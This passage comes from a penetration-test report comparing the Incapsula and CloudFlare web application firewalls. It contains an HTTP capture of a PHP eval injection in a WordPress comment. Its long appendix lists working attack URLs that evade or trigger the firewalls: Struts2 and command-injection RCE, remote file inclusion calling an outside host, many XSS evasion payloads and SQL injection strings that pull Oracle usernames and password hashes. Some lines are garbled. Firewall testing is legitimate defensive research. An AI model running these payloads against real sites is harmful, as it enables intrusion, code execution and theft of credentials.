00:00:11.779	0.145	1077	(2183)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-includes/js/jquery/jquery-masonry.min.js?ver=2.1.05
00:00:11.806	0.174	1086	(997)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/wp/wp-content/themes/twentythirteen/js/functions.js?ver=2013-07-18
00:00:28.738	0.130	1485	581	POST	403	text/html	http://in.zeroscience.mk/wp/wp-comments-post.php
00:00:29.177	0.284	1094	6149	GET	200	text/html	http://in.zeroscience.mk/_Incapsula_Resource?CWUDNS...103&edat=15&conf=140b6d79957e48270400000214bb43
00:00:29.545	0.235	1030	(85925)	GET	(Cache)	text/javascript	http://in.zeroscience.mk/_Incapsula_Resource?NWFWURVBO=js/jquery-1.5.2.min.js
00:00:29.571	0.213	1043	(5256)	GET	(Cache)	text/css	http://in.zeroscience.mk/_Incapsula_Resource?NWFWURVBO=stylesheets/main.css
00:00:29.597	0.259	783	(19270)	GET	304	application/x-javascript	https://www.google.com/recaptcha/api/js/recaptcha_ajax.js

Headers Cookies Query String POST Data Content

Type: application/x-www-form-urlencoded

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	<!--mfunc eval (base64_decode (cGhwaW5mbygpOyAg)) ; --><!--/mfunc-->
submit	Post Comment
comment_post_ID	1
comment_parent	0

False Positive (Joomla):

Due to suspicious values being hardcoded as even triggers, Incapsula blocks legitimate access to applications with those keywords in the content/payload.

For example, any comments in blogs or web content containing any of these keywords will cause Incapsula to deny access. As an example, any IT helpdesk blog with content containing strings such as /etc/passwd, /etc/hosts.


Access denied was presented to us when saving the global configuration in Joomla CMS because of the POST parameter 'jform[sendmail]' with value: /usr/sbin/sendmail...also when tried to install any extension we get blocked, but we can add the parameter and the request URL to the whitelist excluding this particular false positive.

POST http://in.zeroscience.mk/joomla/administrator/index.php?option=com_config HTTP/1.1

- jform[sendmail]=/usr/sbin/sendmail

POST http://in.zeroscience.mk/joomla/administrator/index.php?option=com_installer&view=install

- joomla extension install (RFI FP)



URL: /joomla/administrator/index.php (POST)
Status: Blocked by security rules
Query String: ?option=com_config
Post: jform[sitename]= Joomla Honeypot Project& jform[offline]= 0& jform[display_offline_message]= 1&...
Referrer: http://in.zeroscience.mk/joomla/administrator/index.php?option=com_config

Illegal Resource Access (Request blocked)

Attempted on: request parameter jform[sendmail]
Threat pattern: /usr/sbin/sendmail

[Add to whitelist](#)

Illegal Resource Access

Whitelist Rules for Illegal Resource Access

Summary	Date	User	
Exception on Http parameter jform[sendmail] and URL /joomla/administrator/ind...	9-30-2013	Gjoko Krstic	

[Add new whitelist rule](#)

[Close](#)

Afterthoughts

We can conclude and confirm that both solutions have improved over the course of this year. And that's really good to see. Incapsula has invested more into blocking real life attacks on real apps. Their session blocks works pretty good against automated attacks but it didn't block our sessions while doing the manual testing. They might want to put some more effort into that.

CloudFlare has made a big step forward by introducing a new WAF solution knowing that in the previous result they were rock bottom and basically didn't stop any attacks. Their new solution is fine but they still have lots of work to do and put it on Incapsula level.

We also noticed that CloudFlare has a high protection rate for XSS attacks than SQLi and LFI/RFI combined.

As we've shown in the Results part, both Incapsula and CloudFlare, don't block malicious request with values sent in HTTP Headers. This leaves an open door for attacker to exploit vulnerabilities of such kind. We specifically tested this with Cookie XSS, LFI, RFI, CMD Execution vulnerabilities in the PoC script. Here is a list of few public cookie poisoning vulnerabilities to show the real life relevance of this issue:

- ClanSphere 2011.3 Local File Inclusion - <http://www.exploit-db.com/exploits/22181>
- Aleza Portal v1.6 Insecure (SQLi) Cookie Handling - <http://www.exploit-db.com/exploits/15144>
- Seo Panel 2.2.0 Cookie-Rendered Persistent XSS Vulnerability - <http://www.exploit-db.com/exploits/16000>
- AV Arcade v3 Cookie SQL Injection Authentication Bypass - <http://www.exploit-db.com/exploits/14494>
- Website Baker Version <2.6.5 SQL Injection - <http://www.securityfocus.com/archive/1/457684>
- SetSeed CMS 5.8.20 (loggedInUser) SQL Injection - <http://www.exploit-db.com/exploits/18065>

References

CloudFlare vs Incapsula vs ModSecurity - Comparative Pentest Analysis Report

- <http://www.slideshare.net/zeroscience/cloudflare-vs-incapsula-vs-modsecurity>

OWASP Top Ten Project

- https://www.owasp.org/index.php/Top_10

OWASP PHP Security Cheat Sheet

- https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

URI Encoding to bypass IDS/IPS

- <http://wikisecure.net/security/uri-encoding-to-bypass-idsips>

HTML5 Security Cheatsheet

- <http://www.html5sec.org>

CAPEC-64: Using Slashes and URL Encoding Combined to Bypass Validation Logic

- <http://capec.mitre.org/data/definitions/64.html>

Cookie Poisoning

- http://www.imperva.com/resources/glossary/cookie_poisoning.html

List of HTTP Header Fields

- http://en.wikipedia.org/wiki/List_of_HTTP_header_fields

HTTP Parameter Pollution

- https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

SQL Injection Cheat Sheet

- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku>

OWASP XSS Filter Evasion Cheat Sheet

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

SQLi Filter Evasion Cheat Sheet (MySQL)

- <http://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql>

Web Application Firewall Evaluation Criteria

- <https://files.pbworks.com/download/Pp1PbtgRVo/webappsec/13247061/wasc-wafec-v1.0.pdf>

WordPress TimThumb Exploitation

- <http://www.exploit-db.com/wordpress-timthumb-exploitation/>

HTML URL Encoding Reference

- http://www.w3schools.com/tags/ref_urlencode.asp

Heuristics and Rules: Why We Built a New Old WAF

- <http://blog.cloudflare.com/heuristics-and-rules-why-we-built-a-new-old-waf>

Incapsula Pentested - Results and Afterthoughts

- <http://www.incapsula.com/the-incapsula-blog/item/699-incapsula-pentested-review>



APPENDIX

CloudFlare

RCE Blocked:

```
http://cf.destr0y.net:8080/struts2-showcase-2.1.8/showcase.action?action:%25{Runtime.getRuntime%28%29.exec%28%22mkdir%20/tmp/WTFFF%22%29}
```

RCE Bypass:

```
http://cf.destr0y.net/glpi/index.php?cmd=ls%20-la;%20id;%20pwd;cat%20/etc/passwd
http://cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://cf.destr0y.net/list/admin/index.php?p%3Dhttp://in.zeroscience.mk/info.php?
http://cf.destr0y.net/list/admin/index.php?p&#61http://in.zeroscience.mk/info.php?
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php??????
http://cf.destr0y.net/list/admin/index.php%3fp%3dhttp%3a%2f%2fin.zeroscience.mk/info.php?
```

XSS Blocked:

```
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write%28document.cookie%29%20autofocus%3E
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write%28document.location.href=%27http://zeroscience.mk%27%29%20autofocus%3E
```

so it blocks the document.location.href and document.cookie payloads but not document.location.

```
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E*[{ }@import'test.css?]{color:%20green;}%3C/style%3EX
http://cf.destr0y.net/poc.php?x=%3Cform%20id=test%22%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:alert(1)%22%3EX%3C/button%3E
http://cf.destr0y.net/poc.php?x=%3Cinput%20onfocus=write(%3Ciframe%20src=http://zeroscience.mk%3E)%20autofocus%3E
http://cf.destr0y.net/poc.php?x=%3Cinput%20onblur=write(javascript:alert(1))%20autofocus%3E%3Cinput%20autofocus%3E
http://cf.destr0y.net/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E%3Cbutton%20form=test%20onformchange=alert(2)%3EX%3C/button%3E
http://cf.destr0y.net/poc.php?x=%3Cvideo%3E%3Csource%20onerror=%22alert(1)%22%3E
http://cf.destr0y.net/poc.php?x=%3Cvideo%20onerror=%22alert%281%29%22%3E%3Csource%3E%3C/source%3E%3C/video%3E
http://cf.destr0y.net/poc.php?x=%3Cframeset%20onload=alert(1)%3E
http://cf.destr0y.net/poc.php?x=%3Ctable%20background=%22javascript:alert(1)%22%3E%3C/table%3E
http://cf.destr0y.net/poc.php?x=%3C!--%3Cimg%20src=%22--%3E%3Cimg%20src=x%20onerror=alert%281%29//%22%3E
http://cf.destr0y.net/poc.php?x=%3Ccomment%3E%3Cimg%20src=%22%3C/comment%3E%3Cimg%20src=x%20onerror=alert%281%29//%22%3E
http://cf.destr0y.net/poc.php?x=%3Csvg%3E%3C! [CDATA[%3E%3Cimage%20xmlns=http://www.w3.org/2000/svg%3E%3Cimg%20src=xx%20onerror=alert%282%29//%22%3E%3C/svg%3E
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E%3Cimg%20src=%22%3C/style%3E%3Cimg%20src=x%20onerror=alert
```

%281%29//%22%3E
http://cf.destr0y.net/poc.php?x=%3Ccli%20style=list-style:url%28%29%20onerror=alert%281%29%3E%3C/li%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=content:url(data:image/svg+xml,%3Csvg/%3E);visibility:hidden%20onload=alert(1)%3E%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Chead%3E%3Cbase%20href=%22javascript://%22/%3E%3C/head%3E%3Cbody%3E%3Ca%20href=%22/.%20/,alert(1)//#>XXX</body>
http://cf.destr0y.net/poc.php?x=%3CSCRIPT%20FOR=document%20EVENT=onreadystatechange%3Ealert(1)%3C/SCRIPT%3E
http://cf.destr0y.net/poc.php?x=<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL" VALUE="javascript:alert(1)"></OBJECT>
http://cf.destr0y.net/poc.php?x=%3Cobject%20data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==%22%3E%3C/object%3E
http://cf.destr0y.net/poc.php?x=%3Cembed%20src=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==%22%3E%3C/embed%3E
http://cf.destr0y.net/poc.php?x=%3Cb%20%3Cscript%3Ealert%281%29//%3C/script%3E0%3C/script%3E%3C/b%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=x%20onerror=alert(3)//'%3E
http://cf.destr0y.net/poc.php?x=%3Cembed%20src=%22javascript:alert(1)%22%3E%3C/embed%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=%22javascript:alert(2)%22%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%20src=%22javascript:alert(3)%22%3E%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=width:1px;filter:glow%20onfilterchange=alert(1)%3E%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cobject%20allowsriptaccess=%22always%22%20data=%22test.swf%22%3E%3C/object%3E
http://cf.destr0y.net/poc.php?x=%3Cimg[a][b]src=x[d]onerror[c]=[e]%22alert(1)%22%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20href=%22[a]java[b]script[c]:alert(1)%22%3EXXX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src=%22x%60%20%60%3Cscript%3Ealert(1)%3C/script%3E%22%60%20%60%3E
http://cf.destr0y.net/poc.php?x=%3Cimg%20src%20onerror%20/%22%20'%22=%20alt=alert(1)//%22%3E
http://cf.destr0y.net/poc.php?x=%3C!--%20%60%3Cimg/src=xx:xx%20onerror=alert(1)//--!%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22-o-link:'javascript:alert(1)';-o-link-source:current%22%3EX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Cstyle%3Ep[foo=bar]{*{-o-link:'javascript:alert(1)'}*{-o-link-source:current}*{background:red}}{background:green};%3C/style%3E
http://cf.destr0y.net/poc.php?x=%3Clink%20rel=stylesheet%20href=data:,*%7bx:expression(write(1))%7d
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22pointer-events:none;position:absolute;%22%3E%3Ca%20style=%22position:absolute;%22%20onclick=%22alert(1);%22%3EXXX%3C/a%3E%3C/a%3E%3Ca%20href=%22javascript:alert(2)%22%3EXXX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Cstyle%3E*[{@import'test.css?}{color:%20green;}%3C/style%3EX
http://cf.destr0y.net/poc.php?x=%20{-o-link:'javascript:alert(1)';-o-link-source:%20current;}
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22font-family:'foo[a];color:red;';%22%3EXXX%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22[a]color[b]:[c]red%22%3EXXX%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cdiv%20style=%22\63	\06f
\0006c\00006F\R:\000072%20Ed; color\0\bla:yellow\0\bla;col\0\00%20\ or:blue;%22%3EXXX%3C/div%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3E%28{set/**/\$%28\$%29{/**/setter=\$,=_=1}}%29.\$=alert%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3EReferenceError.prototype.__defineGetter__('name',%20function(){alert(1)}),x%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3EObject.__noSuchMethod__%20=%20Function,[]][0].constructor.__%28%27alert%281%29%27%29%28%29%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%3Ehistory.pushState(0,0,'/ZSL');%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cscript%20src=%22#%22%3E{alert%281%29}%3C/script%3E;1
http://cf.destr0y.net/poc.php?x=0?%3Cscript%3EWorker%28%22#%22%29.onmessage=function%28_%29eval%28_.data%29%3C/script%3E%20:postMessage%28importScripts%28%27data:;base64,cG9zdE1c3NhZ2UoJ2FsZXJlKDEpJy k%27%29%29
http://cf.destr0y.net/poc.php?x=%3Cscript%20xmlns=%22http://www.w3.org/1999/xhtml%22%3Ealert (1%29%3C/script%3E
http://cf.destr0y.net/poc.php?x=%3Cmeta%20charset=%22x-imap4-modified-utf7%22%3E&ADz&AGn&AGO&AEf&ACA&AHM&AHI&AGO&AD0&AGn&ACA&AG8Abg&AGUAcgByAG8AcgA9AGEAb

ABIAHIAdAAoADEAKQ&ACAAPABi

http://cf.destr0y.net/poc.php?x=%3Cmeta%20charset=%22x-mac-farsi%22%3E%20%BCscript%20%20%BEalert%281%29//%20%BC/script%20%20%BE
http://cf.destr0y.net/poc.php?x=%3Cx%20repeat=%22template%22%20repeat-start=%22999999%22%3Ejavascript:%3Cy%20repeat=%22template%22%20repeat-start=%22999999%22%3Eprompt%281%29%3C/y%3E%3C/x%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20style=%22behavior:url%28#default#AnchorClick%29;%22%20folder=%22javascrip:alert%281%29%22%3EXXX%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Ca%20href=%22javascript:alert(1)%22%3E%3Cevent-source%20src=%22data:application/x-dom-event-stream,Event:click%0Adata:XXX%0A%0A%22%20/%3E%3C/a%3E
http://cf.destr0y.net/poc.php?x=%3Ciframe%20sandbox=%22allow-same-origin%20allow-forms%20allow-scripts%22%20src=%22http://zeroscience.mk/%22%3E%3C/iframe%3E
http://cf.destr0y.net/poc.php?x=eval(%22aler%22+(!![+][+][+][+])(%22xss%22)
http://cf.destr0y.net/poc.php?x=%3Cbody%20oninput=alert%28document%5C%5Ccookie%29%3E%3Cinput%20autofocus%3E
http://cf.destr0y.net/poc.php?x=%3Cimg/src=%22%3E%22%20onerror=alert%281%29%3E
http://cf.destr0y.net/poc.php?x=%3C/h2%3E%3Cobject%20data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgKTWvc2NyaXBOPg==%22%3E%3C/object%3E
%3C/h2%3E%3Cembed%20src=%22data:text/html;base64,PHNjcmlwdCB0eXBIPSJ0ZXh0L2phdmFzY3JpcHQiIHNYz0iaHR0cDovL2RuaS5kZXN0cjb5Lm5ldC9zL2Nvb2tpZTIuanMiPjwvc2NyaXBOPg==%22%3E%3C/embed%3E
/xx1.php?x="><SCRIPT>alert(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101))</SC
/xx1.php?x=%253Cscript%253Ealert(1);%253C%252Fscript%253E
/xx1.php?x="><""><script>alert(1);/*</script>
/xx1.php?x="><"">/*<script>alert(1);/*</script>
/xx1.php?x=<BODY onload%3Dalert(1)>

SQL Injection Blocked/Bypassed:

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+master..xp_cmdshell+%27ping+10.10.1.2%27--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+%3B+drop+table+temp+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4xexec+sp_addlogin+%27name%27+%2C+%27password%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xexec+sp_addsrvrolemember+%27name%27+%2C+%27sysadmin%27	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xinsert+into+mysql.user+%28user%2C+host%2C+password%29+values+%28%27name%27%2C+%27localhost%27%2C+password%28%27pass123%27%29%29	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1+--	p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+%40%40version%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C+NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+%28select+NULL%2C+NULL%2C+NULL%2C+NULL%2C+NULL%2C+%28select+%40%40version%29%29+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C25%2C1%29+%3C%3E+0%29+waitfor+delay+%270%3A0%3A2%27+--	b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+if+not%28substring%28%28select+%40%40version%29%2C25%2C1%29+%3C%3E+5%29+waitfor+delay+%270%3A0%3A2%27+--	b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+COUNT%28DISTINCT%28column_name%29%29+FROM+sys.all_tab_columns%29%29+AND+%27i%27%3D%
27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+COUNT%28DISTINCT%28GRANTED_ROLE%29%29+FROM+DBA_ROLE_PRIVS+WHERE+GRANTEE%3DSYS.LO
GIN_USER%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.USER%24%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D1%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D1%29%29+AND+%27i
%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.USER%24%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D2%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D2%29%29+AND+%27i
%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.USER%24%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D3%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D3%29%29+AND+%27i
%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.USER%24%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D4%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D4%29%29+AND+%27i
%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.USER%24%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D5%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D5%29%29+AND+%27i
%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
